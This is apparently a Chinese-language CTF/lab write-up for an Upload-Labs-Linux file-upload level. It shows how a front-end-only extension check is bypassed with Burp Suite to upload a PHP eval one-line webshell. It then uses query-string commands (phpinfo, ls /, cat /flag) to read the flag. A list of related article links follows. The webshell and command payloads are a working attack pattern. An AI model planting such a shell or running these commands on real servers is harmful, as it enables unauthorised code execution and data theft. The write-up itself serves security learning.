Upload-Labs-Linux

文件上传漏洞

这里上传文件我们可以打开检查,可以看到该页面对上传文件做了相关的限定,但是只是在前端页面进行了相关的验证,后端不知道,但是我们可以试试绕过前端的校验,可以在设置中禁用javascript,也可以进行burpsuite进行抓包

这里使用抓包,上传的文件木马为获取该服务器的cmd权限

这里的校验为前端,我们上传木马文件

<?php @eval($_GET'cmd');?>木马文件需要后缀为jpg,这里使用burpsuite抓包后修改后缀后在发送

这里发送完成后就可以访问服务器了

检查一下是否拥有权限

核心代码

?cmd=phpinfo();

权限拥有,找到flag只需要查看该服务器的文件目录

核心代码

?cmd=system('ls /');


查看flag就好了

?cmd=system('cat /flag');
相关推荐
liferecords11 小时前
OpenAI 把「Critical」级挖洞模型交付出去了:GPT-6 Cyber 正式发布,越界率压到 1% 以下
网络安全·openai·ai安全·模型发布
FungLeo14 小时前
成为全栈·基础补充·Web 安全基础:XSS、CSRF 与 SQL 注入
web安全·网络安全·xss·csrf·sql注入·成为全栈
菩提小狗1 天前
每日安全情报报告 · 2026-11-05
网络安全·漏洞·cve·安全情报·每日安全
QZ166560951591 天前
政务泛监测体系能力排行:AI 重塑监测边界,治理的颗粒度革命
网络·人工智能·安全·网络安全·政务
0xBADCODE2 天前
2026 强网杯 Web 题 cwp · 全链路复盘
前端·安全·web安全·网络安全·系统安全·ctf
其实防守也摸鱼2 天前
个人学习 Pwn 思路:从基础到漏洞利用的进阶路径
大数据·前端·人工智能·chrome·算法·安全·网络安全
m0_715674432 天前
政务泛监测体系能力排行:AI 重塑监测边界,治理的颗粒度革命
大数据·网络·人工智能·安全·网络安全·政务
菩提小狗2 天前
每日安全情报报告 · 2026-11-04
网络安全·漏洞·cve·安全情报·每日安全
杨凯凡3 天前
IT日报|2026-11-04:Copilot 接入 JetBrains Air、CodeQL 2.27.3、Agent 依赖自动更新
网络安全·github copilot·codeql·ai coding·dependabot
迪康Defender3 天前
终端供应链安全:应用白名单与软件正版化检测落地|终端安全治理实践
运维·服务器·网络·安全·web安全·自动化·运维开发